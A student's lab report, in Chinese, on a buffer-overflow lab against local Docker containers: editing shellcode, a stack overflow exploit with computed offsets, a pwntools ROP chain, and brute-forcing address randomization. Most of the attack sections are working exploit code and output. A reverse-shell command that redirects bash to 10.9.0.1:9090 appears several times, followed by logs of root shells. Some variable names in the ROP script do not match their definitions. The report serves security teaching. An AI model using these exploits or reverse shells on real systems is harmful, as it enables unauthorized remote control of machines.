

lab1实验报告

Task 0 Get Familiar with Buffer-Overflow and Shellcode


已删除文件为例子

linux下删除文件的命令为rm -f filename, 如下:

```
"rm -f deleteme32.txt"
```

```
"rm -f deleteme64.txt"
```

用上面两条命令替换shellcode_32.py和shellcode_64.py中的命令字符串 `"/bin/ls -l; echo Hello; /bin/tail -n 2 /etc/passwd "` 这行即可, 这里要注意的是**新加入的命令的星号要和原来命令的星号的位置保持一致**, 不要改变这一段字符串的长度, 原因在老师发的pdf文档中有说明, 即星号是占位符, 其位置和二进制shellcode的内容是相关联的, 不改变星号位置是为了避免修改二进制的shellcode部分。



```
1#!/usr/bin/python3
2import sys
3
4# You can use this shellcode to run any command you want
5shellcode = (
6    "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
7    "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
8    "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
9    "/bin/bash*"
10    "-c*"
11    # You can modify the following command string to run any command.
12    # You can even run multiple commands. When you change the string,
13    # make sure that the position of the * at the end doesn't change.
14    # The code above will change the byte at this position to zero,
15    # so the command string ends here.
16    # You can delete/add spaces, if needed, to keep the position the same.
17    # The * in this line serves as the position marker
18    #"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd"
19    "rm -f deleteme32.txt"
20    "AAAA" # Placeholder for argv[0] --> "/bin/bash"
21    "BBBB" # Placeholder for argv[1] --> "-c"
22    "CCCC" # Placeholder for argv[2] --> the command string
23    "DDDD" # Placeholder for argv[3] --> NULL
24).encode('latin-1')
25
26content = bytearray(200)
27content[0:] = shellcode
28
```

64位的情况同理。演示结果如下:

```
seed@VM: ~/.../shellcode
[03/28/23] seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[03/28/23] seed@VM:~/.../shellcode$ touch deleteme32.txt
[03/28/23] seed@VM:~/.../shellcode$ deleteme64.txt
deleteme64.txt: command not found
[03/28/23] seed@VM:~/.../shellcode$ touch deleteme64.txt
[03/28/23] seed@VM:~/.../shellcode$ ls
a32.out          codefile_32      deleteme64.txt   shellcode_32.py
a64.out          codefile_64      Makefile         shellcode_64.py
call_shellcode.c deleteme32.txt    README.md
[03/28/23] seed@VM:~/.../shellcode$ a32.out
[03/28/23] seed@VM:~/.../shellcode$ ls
a32.out          call_shellcode.c codefile_64      Makefile         shellcode_32.py
a64.out          codefile_32      deleteme64.txt   README.md        shellcode_64.py
[03/28/23] seed@VM:~/.../shellcode$ a64.out
[03/28/23] seed@VM:~/.../shellcode$ ls
a32.out          call_shellcode.c codefile_64      README.md        shellcode_64.py
a64.out          codefile_32      Makefile         shellcode_32.py
[03/28/23] seed@VM:~/.../shellcode$
```

Task 1 Level-1 Attack


首先要关闭地址随机化:

```
sudo /sbin/sysctl -w kernel.randomize_va_space=0
```

先打开docker, 然后用本机向10.9.0.5 netcat 一个echo hello, 查看 10.9.0.5的栈地址:

```
[03/28/23] seed@VM:~/.../Labsetup$ dcup
server-1-10.9.0.5 is up-to-date
server-3-10.9.0.7 is up-to-date
server-2-10.9.0.6 is up-to-date
Attaching to server-1-10.9.0.5, server-3-10.9.0.7, server-2-10.9.0.6
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd678
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd608
server-1-10.9.0.5 | ==== Returned Properly ====
```

上面得到了栈的**ebp**地址和**Buffer**地址, 为了方便阐述栈溢出的原理, 我们画出栈结构如下:



attack-code文件夹下的exploit.py中的内容关键部分如下，其中shellcode内容（没截到）和task0中提供的shellcode是一样的：

```
17).encode('latin-1')
18
19# Fill the content with NOP's
20content = bytearray(0x90 for i in range(517))
21
22#####
23# Put the shellcode somewhere in the payload
24start = 0x78 # Change this number #put shellcode into buffer
25content[start:start + len(shellcode)] = shellcode
26
27# Decide the return address value
28# and put it somewhere in the payload
29ret = 0xffffd680 # Change this number
30offset = 0x74 # Change this number
31
32# Use 4 for 32-bit address and 8 for 64-bit address
33content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
34#####
35
36# Write the content to a file
37with open('badfile', 'wb') as f:
38    f.write(content)
```

结合exploit.py的代码和栈结构，可以得到这次栈溢出的原理如下：

我们把shellcode的内容放到content，把content放入buffer，使得content中的shellcode部分正好顶着retaddr覆盖住other部分，exploit.py中的start是shellcode在content中的开始位置偏移量，所以这个值应该等于other到buffer的距离，所以：

```
start = other地址 - buffer地址 = 0xffffd680 - 0xffffd608 = 0x78
```

第33行代码是要把原来的retaddr内容覆盖为shellcode的开始地址也就是栈图中other的地址，offset是ret在content中的偏移量所以：

```
ret = other的地址 = 0xffffd680
```

```
offset = retaddr的地址 - buffer的地址 = 0xffffd67c - 0xffffd608 = 0x74
```

除此之外我们应该强调一下shellcode中要执行的命令：

```
"/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1      *"
```

这行命令的详细解释在实验文档的Appendix中，核心含义是把shell的输入和输出都重定向到10.9.0.1的9090端口，被攻击主机执行这个命令后会在攻击者监听端生成一个Reverse Shell，从而得到被攻击主机的控制权。

这些值设置好以后，运行exploit.py生成badfile，然后使用本机命令行用netcat监听9090端口，然后新开一个窗口用nc命令把badfile发送给10.9.0.5，监听端口生成Reverse Shell，结果图如下：

```
[03/28/23] seed@VM: ~/.../Labsetup$ cd attack-code/
[03/28/23] seed@VM: ~/.../attack-code$ ./exploit.py
[03/28/23] seed@VM: ~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
[03/28/23] seed@VM: ~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
```

```
[03/28/23] seed@VM:~/.../Labsetup$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 48218
root@3a760c8b6e3c:/bof# ls
ls
core
server
stack
root@3a760c8b6e3c:/bof# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.5 netmask 255.255.255.0 broadcast 10.9.0.255
    ether 02:42:0a:09:00:05 txqueuelen 0 (Ethernet)
    RX packets 101 bytes 9629 (9.6 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 38 bytes 2434 (2.4 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
```

Task 2 Level-2 Attack

这部分在task 1的基础上增加了栈不可执行，不能再直接覆盖shellcode到栈上了，因为覆盖了也不能执行，我们只能通过拼凑栈中已有代码来构建shellcode.此时我们的content中不再是shellcode的字符串，而是构建shellcode的汇编指令的地址。

文档中提示我们使用系统调用execve，步骤如下：

To use execve, we need 3 steps:

1. change eax into 0x0b
2. change ebx into a pointer pointing to "/bin/sh" string
3. jump to "int 0x80".

In this way the program will execute `execve("/bin/sh")` and get a shell.

根据文档中的提示，为了得到可持续的reverse shell，我们要调用系统调用**execve**：

```
execve("/bin/bash", argv, envp)
```

为此要设置参数到寄存器：

name	eax	ebx	ecx	edx
execve	0x0b	const char *name	const char *const *argv	const char *const *envp

即eax中存放execve的系统调用号0x0b，ebx存放指向字符串"/bin/bash"的指针，ecx和edx为0。

eax中应设置为0x0b，在32为系统中，0x0b前面有7个0，如果直接填充0会导致0被识别为字符串结束符，我们改用连续执行11次inc指令每次对eax加一实现置eax为0x0b。

为了把指向“/bin/bash”的指针放到ebx中，我们需要找到stack-L2中的字符串“/bin/bash”，但是并没有找到这样的字符串，根据提示，我们自己构造一个放入buffer，这需要使用pop将“/bin/bash”弹出，由于寄存器大小是4个字节，“/bin/bash”是9个字节，我们需要使用至少三次pop，多出的三个字节，使用///填充。

关于ecx和edx的置零，不能直接在buffer里放0，这样会被认为是字符串结束符，解决办法是使用指令“xor eax,eax;ret”实现置零。

过程中我们可以使用gdb查看栈中寄存器的值。

寻找gadget

由task 1中我们知道retaddr到buffer的距离是0x74，这个值是固定的，所以从距离buffer首地址0x74（116十进制）的位置开始填充字符。

首先使用指令 “ROPgadget --binary stack-L2 --only "pop|ret" | grep eax 查找pop和ret指令：

```
[03/29/23] seed@VM:~/.../server-code$ ROPgadget --binary stack-L2 --only "pop|ret" | grep eax
0x080a58ba : pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x0805ebb8 : pop eax ; pop edx ; pop ebx ; ret
0x080b003a : pop eax ; ret
0x080a58b9 : pop es ; pop eax ; pop ebx ; pop esi ; pop edi ; ret
[03/29/23] seed@VM:~/.../server-code$
```

我们选取0x0805ebb8地址处的三个pop一个ret指令用于构建shellcode。

我们要现往eax里放入我们要构造的字符串如/bin，然后再借助mov dword ptr指令把eax中的内容放入ebx存放的地址处，找到的mov dword ptr的地址为：

```
0x0805f8f2 : mov dword ptr [edx], eax ; ret
```

其他需要用的gadget地址如下：

```
0x0804fe60 : xor eax, eax ; ret
```

```
ret
0x08098978 : mov ecx, eax ; mov eax, ecx ; ret
```

```
[03/29/23] seed@VM:~/.../server-code$ ROPgadget --binary stack-L2 --only "inc|ret" | grep eax
0x08087b8e : inc eax ; ret
```

```
0x0804a4c2 : int 0x80
```

利用这些gadget编写脚本

脚本代码如下：

```
# coding=UTF-8
from pwn import *
context(os='linux', arch='i386', log_level='debug')
MAX_LEN=517
p = remote("10.9.0.7", "9090")

buffer_addr    = 0xffff8888
buffer_addr4   = 0xffff888c
buffer_addr8   = 0xffff8890
buffer_addr12  = 0xffff8894
## 以下为已有代码中找到的gadget的地址
gadb = 0x0805ebb8
gdbr = 0x0805ebb9
gint = 0x0804a4c2
```

```
padding_char = b'\x90'
gmda = 0x0805f8f2
gxora = 0x0804fe60
swac = 0x08098978
swad = 0x080a320f
inca = 0x08087b8e

content = bytearray(0x90 for i in range(MAX_LEN)) # 初始化为NOP
payload = b"A"*116
content[0:116] = payload
offset=116

# pop eax ; pop edx ; pop ebx ; ret
content[offset:offset+4]=(gadp).to_bytes(4,byteorder='little')
offset+=4
# eax -> '///b' 填充第三次pop后面/bash后的空余
content[offset:offset+4]=b'///b'
offset+=4

# edx -> buffer_addr
content[offset:offset+4]=(buffer_addr).to_bytes(4,byteorder='little')
offset+=4

# ebx -> 'AAAA'
content[offset:offset+4]=b'AAAA'
offset+=4

# mov dword ptr [edx], eax ; ret
content[offset:offset+4]=(gmda).to_bytes(4,byteorder='little')
offset+=4

# pop eax ; pop edx ; pop ebx ; ret
content[offset:offset+4]=(gadp).to_bytes(4,byteorder='little')
offset+=4

# a -> 'in//'
content[offset:offset+4]=b'in//'
offset+=4

# d -> buffer_addr+4
content[offset:offset+4]=(buffer_addr+4).to_bytes(4,byteorder='little')
offset+=4

# b -> 'AAAA'
content[offset:offset+4]=b'AAAA'
offset+=4

# mov dword ptr [edx], eax ; ret
content[offset:offset+4]=(gmda).to_bytes(4,byteorder='little')
offset+=4

# pop eax ; pop edx ; pop ebx ; ret
content[offset:offset+4]=(gadp).to_bytes(4,byteorder='little')
offset+=4

# a -> 'bash'
content[offset:offset+4]=b'bash'
offset+=4
```

```
# d -> buffer_addr+4
content[offset:offset+4]=(buffer_addr8).to_bytes(4,byteorder='little')
offset+=4

# b -> 'AAAA'
content[offset:offset+4]=b'AAAA'
offset+=4

# mov dword ptr [edx], eax ; ret
content[offset:offset+4]=(gmda).to_bytes(4,byteorder='little')
offset+=4

# pop edx ; pop ebx ; ret
content[offset:offset+4]=(gdbx).to_bytes(4,byteorder='little')
offset+=4

# d -> buffer_addr+8
content[offset:offset+4]=(buffer_addr12).to_bytes(4,byteorder='little')
offset+=4

# b -> 'AAAA'
content[offset:offset+4]=b'AAAA'
offset+=4

# xor eax, eax ; ret
content[offset:offset+4]=(gxora).to_bytes(4,byteorder='little')
offset+=4

# mov dword ptr [edx], eax ; ret
content[offset:offset+4]=(gmda).to_bytes(4,byteorder='little')
offset+=4

# xor eax, eax ; ret
content[offset:offset+4]=(gxora).to_bytes(4,byteorder='little')
offset+=4

# mov ecx, eax ; mov eax, ecx ; ret
content[offset:offset+4]=(swac).to_bytes(4,byteorder='little')
offset+=4

# pop eax ; pop edx ; pop ebx ; ret
content[offset:offset+4]=(gadbx).to_bytes(4,byteorder='little')
offset+=4

# a -> buffer_addr+8
content[offset:offset+4]=(buffer_addr12).to_bytes(4,byteorder='little')
offset+=4

# d -> 'AAAA'
content[offset:offset+4]=b'AAAA'
offset+=4

# b -> buffer_addr
content[offset:offset+4]=(buffer_addr).to_bytes(4,byteorder='little')
offset+=4

# swad
```



```

# mov edx, dword ptr [eax] ; mov eax, edx ; ret
content[offset:offset+4]=(swad).to_bytes(4,byteorder='little')
offset+=4

# xor eax, eax ; ret
content[offset:offset+4]=(gxora).to_bytes(4,byteorder='little')
offset+=4

# inc a -> 0b
# inc eax ; ret
for _ in range(11):
    content[offset:offset+4]=(inca).to_bytes(4,byteorder='little')
    offset+=4

# int 0x80
content[offset:offset+4]=(gint).to_bytes(4,byteorder='little')
offset+=4

hex_data = ''.join(['{:02x}'.format(x) for x in content[115:]])
print(hex_data)

p.sendline(content)
p.send(b"/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1")

```

结果截图:

```

seed@VM: ~/.../Labsetup seed@VM: ~/.../Labsetup seed@VM: ~/.../attack-code
000000a0 62 61 73 68 90 88 ff ff 41 41 41 41 f2 f8 05 08 |bash|...|AAA
A|...|
000000b0 b9 eb 05 08 94 88 ff ff 41 41 41 41 60 fe 04 08 |...|...|AAA
A|...|
000000c0 f2 f8 05 08 60 fe 04 08 78 89 09 08 b8 eb 05 08 |...|...|x..
|...|
000000d0 94 88 ff ff 41 41 41 41 88 88 ff ff 0f 32 0a 08 |...|AAAA|...
|...|
000000e0 60 fe 04 08 8e 7b 08 08 8e 7b 08 08 8e 7b 08 08 |...|...|...|
|...|
000000f0 8e 7b 08 08 8e 7b 08 08 8e 7b 08 08 8e 7b 08 08 |...|...|...|
|...|
*
00000110 c2 a4 04 08 90 90 90 90 90 90 90 90 90 90 90 90 |...|...|...|
|...|
00000120 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |...|...|...|
|...|
*
00000200 90 90 90 90 90 0a |...|...|
00000206
[DEBUG] Sent 0x2f bytes:
b'/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1'
[*] Closed connection to 10.9.0.7 port 9090
[03/29/23]seed@VM:~/.../attack-code$

seed@VM: ~/.../Labsetup seed@VM: ~/.../Labsetup seed@VM: ~/.../attack-code
[03/29/23]seed@VM:~/.../Labsetup$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.7 51690
root@5c7ba4efale8:/bof# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.7 netmask 255.255.255.0 broadcast 10.9.0.255
    ether 02:42:0a:09:00:07 txqueuelen 0 (Ethernet)
    RX packets 163 bytes 21133 (21.1 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 75 bytes 4563 (4.5 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@5c7ba4efale8:/bof# ls
ls
core

```

Task 3 Experimenting with the Address Randomization

这部分我们要开启地址随机化，我们不能再像task 1中确定要覆盖的具体地址。开启随机化命令：

```
$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
```

然后用nc命令向10.9.0.5发送echo hello可以观察到现在的栈地址是变化的：

```
[03/29/23]seed@VM:~/.../Labsetup$ dcup
Starting server-1-10.9.0.5 ... done
Starting server-3-10.9.0.7 ... done
Starting server-2-10.9.0.6 ... done
Attaching to server-1-10.9.0.5, server-3-10.9.0.7, server-2-10.9.0.6
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffad0578
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffad0508
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffcfd708
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffcfd698
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffab5208
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffab5198
server-1-10.9.0.5 | ==== Returned Properly ====
```

我们使用文档中提供的脚本无限循环尝试cat badfile到10.9.0.5/9090，因为32位Linux系统地址随机化只有19位可以变化，所以我们的无限尝试是可以冲破随机化的，为了增加成功的机率，减少暴力尝试的次数，我们可以在shellcode前面加尽量多的NOP，我修改了对应的exploit.py脚本，修改了其中的start的值，把shellcode放在了content的最后，content中shellcode前面的部分都是NOP，修改的部分如下：

```
Open  exploit.py
8  "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
9  "/bin/bash"
10  "-c"
11  #"/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1"
12  #"/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1"
13  "AAAA" # Placeholder for argv[0] --> "/bin/bash"
14  "BBBB" # Placeholder for argv[1] --> "-c"
15  "CCCC" # Placeholder for argv[2] --> the command string
16  "DDDD" # Placeholder for argv[3] --> NULL
17 ).encode('latin-1')
18
19 # Fill the content with NOP's
20 content = bytearray(0x90 for i in range(517)) # init content to NOP
21
22 #####
23 # Put the shellcode somewhere in the payload
24 start = 517 - len(shellcode) # Change this number #put shellcode into buffer
25 content[start:start + len(shellcode)] = shellcode
26
27 # Decide the return address value
28 # and put it somewhere in the payload
29 ret = 0xffffd680 # Change this number
30 offset = 0x74 # Change this number
31
32 # Use 4 for 32-bit address and 8 for 64-bit address
33 content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
34 #####
35
36 # Write the content to a file
```

攻击结果如下：

The program has been running 61920 times so far.
3 minutes and 47 seconds elapsed.
The program has been running 61921 times so far.
3 minutes and 47 seconds elapsed.
The program has been running 61922 times so far.
3 minutes and 47 seconds elapsed.
The program has been running 61923 times so far.
3 minutes and 47 seconds elapsed.
The program has been running 61924 times so far.
3 minutes and 48 seconds elapsed.
The program has been running 61925 times so far.
3 minutes and 48 seconds elapsed.
The program has been running 61926 times so far.
3 minutes and 48 seconds elapsed.
The program has been running 61927 times so far.
3 minutes and 48 seconds elapsed.
The program has been running 61928 times so far.
3 minutes and 48 seconds elapsed.
The program has been running 61929 times so far.
3 minutes and 48 seconds elapsed.
The program has been running 61930 times so far.
3 minutes and 48 seconds elapsed.
The program has been running 61931 times so far.

```
[03/29/23]seed@VM:~/.../Labsetup$ echo hello | nc 10.9.0.5 9090
^C
[03/29/23]seed@VM:~/.../Labsetup$ echo hello | nc 10.9.0.5 9090
^C
[03/29/23]seed@VM:~/.../Labsetup$ echo hello | nc 10.9.0.5 9090
^C
[03/29/23]seed@VM:~/.../Labsetup$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 59816
root@3a760c8b6e3c:/bof# ls
ls
core
server
stack
root@3a760c8b6e3c:/bof# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.5 netmask 255.255.255.0 broadcast 10.9.0.255
    ether 02:42:0a:09:00:05 txqueuelen 0 (Ethernet)
    RX packets 250287 bytes 49033974 (49.0 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 247774 bytes 16848593 (16.8 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```